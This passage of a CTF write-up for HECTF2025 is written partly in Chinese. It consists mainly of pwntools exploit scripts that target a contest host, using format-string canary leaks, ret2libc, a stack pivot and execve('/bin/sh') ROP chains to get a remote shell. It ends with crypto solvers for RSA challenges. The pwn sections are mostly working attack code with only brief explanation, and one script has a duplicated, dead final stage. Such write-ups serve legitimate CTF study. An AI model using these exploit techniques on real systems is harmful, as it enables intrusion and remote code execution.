187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
from pwn import *

from LibcSearcher import *


# Set the architecture and binary

context.binary = './xs'

context.log_level = 'debug'


# Remote connection details

host = '47.100.66.83'

port = 32498


if args.REMOTE:

    p = remote(host, port)

else:

    p = process('./xs')


elf = ELF('./xs')


# --- Stage 1: Leak Canary ---

# The format() function has a format string vulnerability.

# Canary is at offset 39.


p.recvuntil(b"Try to write some words:\n")

payload = b'%39$p'

p.sendline(payload)


# The first line received is the output of printf (the leak)

leak_data = p.recvline().strip().decode()

print(f"Leak Data: {leak_data}")


canary = int(leak_data, 16)

print(f"[+] Canary: {hex(canary)}")


# --- Stage 2: Leak Libc Address via ROP ---

# We will leak puts and read to identify libc more accurately.


p.recvuntil(b"What's your name?\n")


pop_rdi = 0x4011f3

ret = 0x40101a

puts_plt = 0x401030

puts_got = 0x404000

read_got = 0x404020

main_addr = 0x4012dd


# Payload to leak puts

payload = b'A' * 104

payload += p64(canary)

payload += b'B' * 8

payload += p64(pop_rdi)

payload += p64(puts_got)

payload += p64(puts_plt)

payload += p64(main_addr)


print("Sending ROP payload to leak puts...")

p.sendline(payload)


# Receive puts leak

try:

    leak = p.recvline()

    if not leak or leak == b'\n': leak = p.recvline()

    puts_leak = u64(leak.strip().ljust(8, b'\x00'))

    print(f"[+] Puts Leak: {hex(puts_leak)}")

except Exception as e:

    print(f"Error receiving puts leak: {e}")

    exit(1)


# --- Stage 3: Leak read Address ---

# Back at main, pass format()

p.recvuntil(b"Try to write some words:\n")

p.sendline(b'pass')


p.recvuntil(b"What's your name?\n")


# Payload to leak read

payload = b'A' * 104

payload += p64(canary)

payload += b'B' * 8

payload += p64(pop_rdi)

payload += p64(read_got)

payload += p64(puts_plt)

payload += p64(main_addr)


print("Sending ROP payload to leak read...")

p.sendline(payload)


# Receive read leak

try:

    leak = p.recvline()

    if not leak or leak == b'\n': leak = p.recvline()

    read_leak = u64(leak.strip().ljust(8, b'\x00'))

    print(f"[+] Read Leak: {hex(read_leak)}")

except Exception as e:

    print(f"Error receiving read leak: {e}")

    exit(1)


# --- Stage 4: Identify Libc and Exploit ---

print("Searching for libc...")

try:

    libc = LibcSearcher('puts', puts_leak)

    libc.add_condition('read', read_leak)

    libc_base = puts_leak - libc.dump('puts')

    system_addr = libc_base + libc.dump('system')

    bin_sh = libc_base + libc.dump('str_bin_sh')

    print(f"[+] Libc Base: {hex(libc_base)}")

except Exception as e:

    print(f"LibcSearcher failed: {e}")

    print("Please manually check the leaks on https://libc.blukat.me/")

    exit(1)


# --- Stage 5: Final Exploit ---

# Back at main, pass format()

p.recvuntil(b"Try to write some words:\n")

p.sendline(b'pass')


p.recvuntil(b"What's your name?\n")


payload = b'A' * 104

payload += p64(canary)

payload += b'B' * 8

payload += p64(ret) # Align stack

payload += p64(pop_rdi)

payload += p64(bin_sh)

payload += p64(system_addr)


p.sendline(payload)

p.interactive()


libc = LibcSearcher('puts', puts_leak)

libc_base = puts_leak - libc.dump('puts')

system_addr = libc_base + libc.dump('system')

bin_sh = libc_base + libc.dump('str_bin_sh')


print(f"[+] Libc Base: {hex(libc_base)}")

print(f"[+] System: {hex(system_addr)}")


# --- Stage 4: Final Exploit ---

# We are back at main.

# Handle format() again (we don't need to leak, just pass it)

p.recvuntil(b"Try to write some words:\n")

p.sendline(b'pass')


# Handle libc() again for the final shell

p.recvuntil(b"What's your name?\n")


payload = b'A' * 104

payload += p64(canary)

payload += b'B' * 8


# ROP to system('/bin/sh')

payload += p64(ret) # Align stack

payload += p64(pop_rdi)

payload += p64(bin_sh)

payload += p64(system_addr)


p.sendline(payload)

p.interactive()

game


栈迁移+ret2libc

  1. 漏洞利用:利用 input_username 覆盖随机数种子,预测随机数赢得游戏并泄露地址。
  2. ROP 构造:利用 init_map 将 ROP 链写入全局变量 map
  3. 栈枢轴:利用 input_username1 溢出,通过 leave; ret 将栈迁移到 map
  4. 执行 Shell:构造 execve("/bin/sh", 0, 0) 调用链。由于 system 调用失败(可能是环境原因),改用 execve 成功。
    • pop rdi 和 pop rsi gadget 来自 libc。
    • pop rdx gadget 来自 game 程序本身。

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
from pwn import *

from time import sleep


context.log_level = 'debug'

context.arch = 'amd64'


# remote address

host = '47.100.66.83'

port = 32584


# Load provided binaries to extract exact offsets

elf = ELF('./game')

libc = ELF('./libc.so.6')


# libc offsets (extracted from provided libc)

printf_offset = libc.symbols.get('printf')

system_offset = libc.symbols.get('system')

bin_sh_offset = next(libc.search(b'/bin/sh'))


# try to find gadgets in libc; fall back to None if not found

pop_rdi_offset = None

ret_offset = None

try:

    rop_libc = ROP(libc)

    g = rop_libc.find_gadget(['pop rdi', 'ret'])

    if g:

        pop_rdi_offset = g[0]

except Exception:

    pop_rdi_offset = None

try:

    g2 = ROP(libc).find_gadget(['ret'])

    if g2:

        ret_offset = g2[0]

except Exception:

    ret_offset = None


# binary offsets (from provided game)

map_offset = elf.symbols.get('map')

leave_ret_offset = None

try:

    g3 = ROP(elf).find_gadget(['leave', 'ret'])

    if g3:

        leave_ret_offset = g3[0]

except Exception:

    leave_ret_offset = None


# Test mode: if True, build ROP to call puts(binary_string) to verify pivot works

TEST_PUTS = True


def solve():

    # io = process('./game')

    io = remote(host, port)


    # 1. Go to guess_game

    io.sendlineafter(b'option: ', b'1')


    # 2. Overwrite seed in input_username

    # buf is at rbp-30h (48 bytes), v2 is at rbp-8h (40 bytes from buf)

    payload = b'a' * 40 + p32(0)

    io.sendafter(b'Enter your username (max 32 chars): ', payload)


    # 3. Guess the 5 numbers (srand(0))

    # Numbers: [3, 6, 7, 5, 3]

    nums = [3, 6, 7, 5, 3]

    for n in nums:

        io.sendlineafter(b'Guess the number (0-9): ', str(n).encode())


    # 4. Get leaks

    io.recvuntil(b'[GIFT] printf address: ')

    printf_addr = int(io.recvline().strip(), 16)

    io.recvuntil(b'[GIFT] map address: ')

    map_addr = int(io.recvline().strip(), 16)


    libc_base = printf_addr - printf_offset

    bin_base = map_addr - map_offset


    log.success(f'Libc base: {hex(libc_base)}')

    log.success(f'Binary base: {hex(bin_base)}')


    system_addr = libc_base + system_offset

    bin_sh_addr = libc_base + bin_sh_offset

    pop_rdi = libc_base + pop_rdi_offset

    ret = libc_base + ret_offset

    leave_ret = bin_base + leave_ret_offset


    # Debug: print resolved gadget addresses

    log.info(f'printf @ {hex(printf_addr)}')

    log.info(f'pop_rdi -> {hex(pop_rdi) if pop_rdi else None}')

    log.info(f'ret -> {hex(ret) if ret else None}')

    log.info(f'system -> {hex(system_addr)}')

    log.info(f'/bin/sh -> {hex(bin_sh_addr)}')

    log.info(f'map_addr -> {hex(map_addr)}')

    log.info(f'leave_ret -> {hex(leave_ret) if leave_ret else None}')


    # 5. Go to game_loop

    io.sendlineafter(b'option: ', b'2')


    # 6. init_map: send ROP chain to map

    # Wait for the game loop strings

    io.recvuntil(b'Collect all dots to win!\n')

    # Add a small delay to ensure init_map's read is active

    sleep(0.2)


    # map + 0: dummy rbp

    # map + 8: ret (align)

    # map + 16: pop rdi

    # map + 24: /bin/sh

    # map + 32: pop rsi

    # map + 40: 0

    # map + 48: pop rdx

    # map + 56: 0

    # map + 64: execve

    # Find gadgets for execve

    try:

        pop_rsi_offset = rop_libc.find_gadget(['pop rsi', 'ret'])[0]

    except:

        # fallback to pop rsi; pop r15; ret

        try:

            pop_rsi_offset = rop_libc.find_gadget(['pop rsi', 'pop r15', 'ret'])[0]

        except:

            log.error("Cannot find pop rsi gadget")

            return


    # pop rdx is in game binary

    pop_rdx_offset_game = 0x12b0


    execve_offset = libc.symbols.get('execve')

    execve_addr = libc_base + execve_offset

    pop_rsi = libc_base + pop_rsi_offset

    pop_rdx = bin_base + pop_rdx_offset_game


    # map + 0: dummy rbp

    # map + 8: ret (align)

    # map + 16: pop rdi

    # map + 24: /bin/sh

    # map + 32: pop rsi

    # map + 40: 0

    # map + 48: pop rdx

    # map + 56: 0

    # map + 64: execve

    # Gadgets

    # pop rdi from libc

    # pop rsi from libc (0x110a7d)

    # pop rdx from game (0x12b0)

    pop_rsi_offset = 0x110a7d

    pop_rdx_offset_game = 0x12b0

    execve_offset = libc.symbols.get('execve')

    execve_addr = libc_base + execve_offset

    pop_rsi = libc_base + pop_rsi_offset

    pop_rdx = bin_base + pop_rdx_offset_game

    # Construct chain

    chain = []

    chain.append(p64(0)) # dummy rbp

    chain.append(p64(ret)) # align

    chain.append(p64(pop_rdi))

    chain.append(p64(bin_sh_addr))

    chain.append(p64(pop_rsi))

    chain.append(p64(0))

    chain.append(p64(pop_rdx))

    chain.append(p64(0))

    chain.append(p64(execve_addr))

    rop_chain = b''.join(chain)

    io.send(rop_chain.ljust(0x70, b'\x00'))


    # 7. input_username1: stack pivot to map

    # buf is at rbp-20h (32 bytes)

    # payload: 32 bytes padding + map_addr (new rbp) + leave_ret

    payload = b'b' * 32 + p64(map_addr) + p64(leave_ret)

    io.sendafter(b'Enter your username (max 32 chars): ', payload)


    io.interactive()


if __name__ == '__main__':

    solve()

![assets/HECTF2025 WP/file-20251221162333339.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230617-88370316.png)

shop

一个简单的ret2libc
exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
from pwn import *

import sys

import time


# Config

BINARY = './shop'

LIBC = './libc.so.6'

HOST = '47.100.66.83'

PORT = 31932


context(os='linux', arch='amd64', log_level='debug')


def find_leak(data):

    if not data:

        return 0

    idx = data.find(b'\x7f')

    if idx != -1:

        start = max(0, idx - 5)

        leak6 = data[start:idx + 1]

        return u64(leak6.ljust(8, b"\x00"))

    return 0


def exploit(target=(HOST, PORT)):

    elf = ELF(BINARY)

    libc = ELF(LIBC)


    r = remote(target[0], target[1])


    # Navigate menu to vuln

    r.recvuntil(b'Enter choice:')

    r.sendline(b'2')

    r.recvuntil(b'Enter admin password:')

    r.sendline(b'shopadmin123')


    r.recvuntil(b'Enter total purchase amount:')

    r.sendline(b'-1')

    r.recvuntil(b'Enter product name:')

    r.sendline(b'A')

    r.recvuntil(b'Enter product price:')

    r.sendline(b'1')

    r.recvuntil(b'Enter purchase description:')


    # Build stage1: leak puts from GOT

    rop = ROP(elf)

    try:

        pop_rdi = int(rop.find_gadget(['pop rdi', 'ret'])[0])

    except Exception:

        pop_rdi = 0x4012b3


    puts_got = elf.got['puts']

    puts_plt = elf.plt['puts']

    main = elf.symbols['main']

    offset = 0x58

    payload1 = flat({offset: [pop_rdi, puts_got, puts_plt, main]})


    r.sendline(payload1)


    # collect leak

    leaked = b''

    try:

        leaked += r.recv(timeout=1)

    except Exception:

        pass

    try:

        leaked += r.recvuntil(b'Enter choice:', timeout=3)

    except Exception:

        try:

            leaked += r.recv(timeout=2)

        except Exception:

            pass


    log.info('raw leak data: %r' % leaked)

    puts_leak = find_leak(leaked)

    if puts_leak == 0:

        log.error('failed to leak puts')

        return


    log.success('leaked puts: %#x' % puts_leak)


    libc_base = puts_leak - libc.symbols['puts']

    system_addr = libc_base + libc.symbols['system']

    binsh = libc_base + next(libc.search(b"/bin/sh"))

    log.success('libc base: %#x system: %#x binsh: %#x' % (libc_base, system_addr, binsh))


    # stage2: ret2libc -> system('/bin/sh')

    try:

        pop_rdi = int(rop.find_gadget(['pop rdi', 'ret'])[0])

    except Exception:

        pop_rdi = 0x4012b3

    try:

        ret_g = int(rop.find_gadget(['ret'])[0])

    except Exception:

        ret_g = None


    rop2 = []

    if ret_g:

        rop2.append(ret_g)

    rop2 += [pop_rdi, binsh, system_addr]

    payload2 = flat({offset: rop2})


    # navigate again to vuln

    r.sendline(b'2')

    r.recvuntil(b'Enter admin password:')

    r.sendline(b'shopadmin123')

    r.recvuntil(b'Enter total purchase amount:')

    r.sendline(b'-1')

    r.recvuntil(b'Enter product name:')

    r.sendline(b'B')

    r.recvuntil(b'Enter product price:')

    r.sendline(b'1')

    r.recvuntil(b'Enter purchase description:')


    r.sendline(payload2)

    time.sleep(0.5)

    r.interactive()


if __name__ == '__main__':

    if len(sys.argv) == 3:

        exploit((sys.argv[1], int(sys.argv[2])))

    else:

        exploit()

easy_pwn

简单栈溢出

1
2
3
4
5
6
7
from pwn import *
io=remote("47.100.66.83",31845)
io.recvuntil(b'HECTF!')
io.sendline(b'GDBSE')
payload=b'a'*0x38+p64(0x4011de)
io.sendline(payload)
io.interactive()

Crypto

ez_rsa

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
# Solver for ez_rsa scheme using continued fraction trick

# Finds q1, q2 from n1/n2 ratio, then recovers p1, p2 and decrypts


c1 = 53794102520259772962649045858576221465470825190832934218429615676578733090040151233709954118823187509134204197900878909625807999086331747342514637503295791730180510192956834523005990404866445713234424086559831376810175311081520383413318056594422752551500083114685166907745013622324855991979140245907218436391231529893571051805289332021969063468163881523935479367416921655014639791920

c2 = 9052082423365224257952169727471511116343636754632940194264502704697852932532482639724493657103678314302886687710898937205955106008040357863303819909329575056725102501066300771840780970209680697874184954776520388520912958918609760491518738565339512830340891355495761329325539914537183981946727807621066415407718405281155516000986687797150964327740274908804298880671020463280815846412

n1 = 98883753407297608957629424865714335053996022388238735569824164507623692527853962975392303234473035916456899244665285221847772940522588864849967816934720547920870269288918027227609323674530533210183199265184870283022950180411036770713693931074212919932370249829101629879564811122352724775705189146681235092749483273337940646214392591186563201709371435197518622209250725811137856196641

n2 = 52847447490004248309003888295738534958949920800650087542364666545481208701251931880585683578162296213389552561184640931603466477091024928446523302557870614402843171797849560571453293858739610330175253863157533028976216594152329043556996573601155253747817112184987205405092446153491574442703185973485274472403444657880456022918181503181300476227341269990508005711171556056777832920469


e = 65537


def is_square(n: int) -> bool:

    if n < 0:

        return False

    from math import isqrt

    s = isqrt(n)

    return s * s == n


from math import isqrt


def continued_fraction(num: int, den: int):

    cf = []

    while den:

        a = num // den

        cf.append(a)

        num, den = den, num - a * den

    return cf


def convergents_from_cf(cf):

    h1, h2 = 1, cf[0]

    k1, k2 = 0, 1

    yield (cf[0], 1)

    for a in cf[1:]:

        h = a * h2 + h1

        k = a * k2 + k1

        yield (h, k)

        h1, h2 = h2, h

        k1, k2 = k2, k


def find_qs(n1: int, n2: int):

    cf = continued_fraction(n1, n2)

    for num, den in convergents_from_cf(cf):

        if num == 0 or den == 0:

            continue

        if n1 % num == 0 and n2 % den == 0:

            x1 = n1 // num

            x2 = n2 // den

            if is_square(x1) and is_square(x2):

                p1 = isqrt(x1)

                p2 = isqrt(x2)

                q1 = num

                q2 = den

                return p1, q1, p2, q2

    return None


def inv_mod(a: int, m: int) -> int:

    # Extended Euclidean Algorithm

    t, new_t = 0, 1

    r, new_r = m, a

    while new_r != 0:

        q = r // new_r

        t, new_t = new_t, t - q * new_t

        r, new_r = new_r, r - q * new_r

    if r > 1:

        raise ValueError("a is not invertible")

    if t < 0:

        t += m

    return t


def long_to_bytes(n: int) -> bytes:

    if n == 0:

        return b"\x00"

    length = (n.bit_length() + 7) // 8

    return n.to_bytes(length, 'big')


def main():

    res = find_qs(n1, n2)

    if not res:

        print("Failed to recover factors via CF")

        return

    p1, q1, p2, q2 = res

    # Compute phis

    phi1 = p1 * (p1 - 1) * (q1 - 1)

    phi2 = p2 * (p2 - 1) * (q2 - 1)

    d1 = inv_mod(e, phi1)

    d2 = inv_mod(e, phi2)

    m1 = pow(c1, d1, n1)

    m2 = pow(c2, d2, n2)

    b1 = long_to_bytes(m1)

    b2 = long_to_bytes(m2)

    flag = b1 + b2

    try:

        print(flag.decode())

    except Exception:

        print(flag)


if __name__ == "__main__":

    main()


dq

sagemath

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
import sys

dq_low = 335584540380442406421659167342342638249
qinvp = 292380991609815479569318671567034568158741535336887645461482569000277924434025200418747744584399819139565007718147991186087121959333784855885409627807059
c = 79629543091521335572424036010295736463371865643788850996124745633140088693314474944546097858072542270744120204079572911048563286953176355620930088558852130198643488701338502773300967950160034234386587652495960085056607599181184904621488863558676003785173655724057777780825432810217070169799364372132482673582
n = 86062666525788610805322579359521230247485941052919698110209821574415795978267400179921030947943594715362554402337569699962889595727915713729727353653488455319575472816541725860439018405245986660080770381711691707583311039956616813650240564767989150096091515884074613899035773693670199866584129217246504406289
e = 65537

d0 = dq_low
A = e * 2^128

found = False
for t in range(1, e):
rhs = (1 - e * d0) % t
g = gcd(A, t)
if rhs % g != 0:
continue
A1 = A // g
t1 = t // g
rhs1 = rhs // g
try:
inv = inverse_mod(A1, t1)
except:
continue
x0_mod = (rhs1 * inv) % t1
for s in range(g):
x0 = x0_mod + t1 * s
M = e * d0 + A * x0 - 1
if M % t != 0:
continue
q0 = M // t + 1
R.<k> = PolynomialRing(Zmod(n))
a = qinvp * A^2
b = 2 * qinvp * q0 * A - A
c_ = qinvp * q0^2 - q0 # 避免与密文 c 重名
g_poly = a * k^2 + b * k + c_
try:
a_inv = inverse_mod(a, n)
except:
continue
g_monic = g_poly * a_inv
X = 2^368
roots = g_monic.small_roots(X=X, beta=0.5)
for k0 in roots:
k0 = Integer(k0)
q = q0 + A * k0
if n % q == 0:
p = n // q
# 验证 qinvp 是否匹配
if (q * qinvp) % p != 1:
# 交换 p 和 q 再次验证
p, q = q, p
if (q * qinvp) % p == 1:
# 验证 dq 的低位
dq_recovered = inverse_mod(e, q-1)
if dq_recovered % (2^128) == d0:
found = True
print("Found p and q:")
print("p =", p)
print("q =", q)
# 使用 CRT 解密
dp = inverse_mod(e, p-1)
dq = dq_recovered
m1 = pow(c, dp, p)
m2 = pow(c, dq, q)
h = (qinvp * (m1 - m2)) % p
m = m2 + h * q
# 转换为字节串
from Crypto.Util.number import long_to_bytes
flag = long_to_bytes(int(m))
print("Flag (hex):", m.hex())
print("Flag (bytes):", flag)
sys.exit(0)
if found:
break
if found:
break

if not found:
print("No solution found.")

![assets/HECTF2025 WP/屏幕截图 2025-12-21 132002 1.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230907-1554571493.png)


simple_math

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
from math import isqrt

from Crypto.Util.number import long_to_bytes


n = 6060692198787960152570793202726365711311067556697852613814176910700809041055277955552588176731629472381832554602777717596533323522044796564358407030079609

c = 5573794528528829992069712881335829633592490157207670497446565713699227752853445149101948822818379411492395823975723302499892036773925698697672557700027422


B = 1 << 128

B2 = B * B


# print base-B blocks for inspection

print('B =', B)

v0 = n // B2

print('v0 =', v0)

w0 = n % B

n1 = n // B

w1 = n1 % B

n2 = n1 // B

w2 = n2 % B

n3 = n2//B

w3 = n3 % B

print('w0(low)=', w0)

print('w1(mid)=', w1)

print('w2(high)=', w2)

print('w3(top)=', w3)


# reconstruct v from top and low blocks

# try small adjustments to v1 (top word) to account for carries

found = False

for delta in range(-5,6):

    v1 = w3 + delta

    if v1 < 0:

        continue

    v = v1 * B + w0

    rhs = n - v*(B-1)*(B-1)

    if rhs % B != 0:

        continue

    u2 = rhs // B

    u = isqrt(u2)

    if u*u != u2:

        continue

    print('found v1 delta', delta)

    print('reconstructed v =', v)

    print('u=', u)

    found = True

    break

if not found:

    print('no v1 adjustment worked, abort')

    raise SystemExit(1)

# now u = f+g, v = f*g

disc = u*u - 4*v

if disc < 0:

    print('negative discriminant, abort')

    raise SystemExit(1)

s = isqrt(disc)

if s*s != disc:

    print('disc not perfect square, abort')

    raise SystemExit(1)

f = (u + s) // 2

g = (u - s) // 2

print('f=', f)

print('g=', g)

p = (f << 128) + g

q = (g << 128) + f

print('p=', p)

print('q=', q)

if p*q == n:

    print('p*q == n confirmed')

else:

    print('p*q != n !!!')


# Now compute 8th roots. We'll compute roots modulo p and q separately

from Crypto.Util.number import inverse


